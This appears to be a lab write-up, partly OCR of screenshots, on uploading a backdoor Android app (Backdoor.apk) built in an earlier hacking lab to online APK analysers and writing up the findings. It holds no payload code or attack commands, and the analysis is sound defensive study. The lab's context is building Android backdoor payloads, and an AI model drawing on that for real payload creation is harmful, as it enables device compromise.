



You can also scroll down to view information about the app's APK Signature.

APK Signature


Valid Android APK files contain a signature which allows to **identify the author** of the APK file. This is especially useful when installing updates to already installed apps because it allows you to verify that the updated version comes from the same author. You can find out who signed the APK and other **signature/certificate information** with my cert tool
sisik.eu/cert


App Source Code.


Android 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:09
google scholar - Google Sear
Dump Dalvik Bytecode from
https://sisik.eu/apk-dump
SISIK
Blog Tools Projects About
What Inormation Can You Extract From APK
You can completely disassemble the dex files inside of APK and extract various information including the following
package names
class names
public/private methods
dalvik bytecode/instructions
hardcoded strings
You Want Other Features or Something Is Not Working
In case something wasn't working, or you would like to have some other features, send me an email roman@sisik.eu.
I'll try to fix bugs and add requested features, if possible.
Right Ctrl


Android 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:13
files.csv
file;size (bytes);mime;encoding;extensions;description;
Backdoor (2).apk;10176;application/zip;binary;???;Zip archive data, at least v2.0 to extract

Binaries





This concludes the demonstration of analyzing a malicious app using online Android analyzers.

You can also use other online Android analyzers such as SandDroid (http://sanddroid.xjtu.edu.cn), and Apktool (http://www.javadecompilers.com), to analyze malicious applications

Close all open windows and document all the acquired information.

-You can also use other Android vulnerability scanners such as X-Ray 2.0 (https://duo.com), Vulners Scanner (https://play.google.com), Shellshock Scanner - Zimperium (https://play.google.com), Yaazhini (https://www.vegabird.com), and Quick Android Review Kit (QARK) (https://github.com) to analyze malicious apps for vulnerabilities.

-Cluse all open windows and document all the acquired information.

Report

Objective:

The objective of this task is to leverage online Android analyzers, specifically Sixo Online APK Analyzer, to conduct a security analysis of a malicious app (Backdoor.apk). This app was previously used in a lab exercise focused on hacking an Android device through the creation of binary payloads using Parrot Security.

Procedure

File Retrieval: Retrieve the malicious file (Backdoor.apk) from the previous lab exercise. If the file is missing, refer to Lab 1 Task 1 for instructions on recreating the file.

Selection of Online Analyzers: Utilize trusted online Android analyzers, such as Sixo Online APK Analyzer, for the security analysis. These tools offer scanning capabilities to detect vulnerabilities in Android APK packages.

Uploading the Malicious App: Upload the malicious app (Backdoor.apk) to the chosen online analyzer platform. This involves navigating to the online service and following the provided instructions for file submission.

Security Analysis: Allow the online analyzer to perform a comprehensive security analysis of the uploaded app. This includes scanning for potential vulnerabilities, malicious code, and other security-related issues.

Notes

Following its analysis of the Backdoor.apk file, the online analyzer will produce a report outlining its conclusions.
The report might contain details on known vulnerabilities, possible dangers, and behavioral patterns of the app.
In summary

Using online Android analyzers, one may study the malicious app and gain important insights regarding its security posture.
The analysis's findings will help to clarify any possible dangers related to the app and raise public awareness of cybersecurity issues.

Suggestions

Take into consideration implementing the necessary steps to resolve vulnerabilities found and reduce potential security risks in light of the analysis report.
As part of a proactive strategy for app security, make frequent use of online Android analyzers, particularly when working with data whose origin is unclear.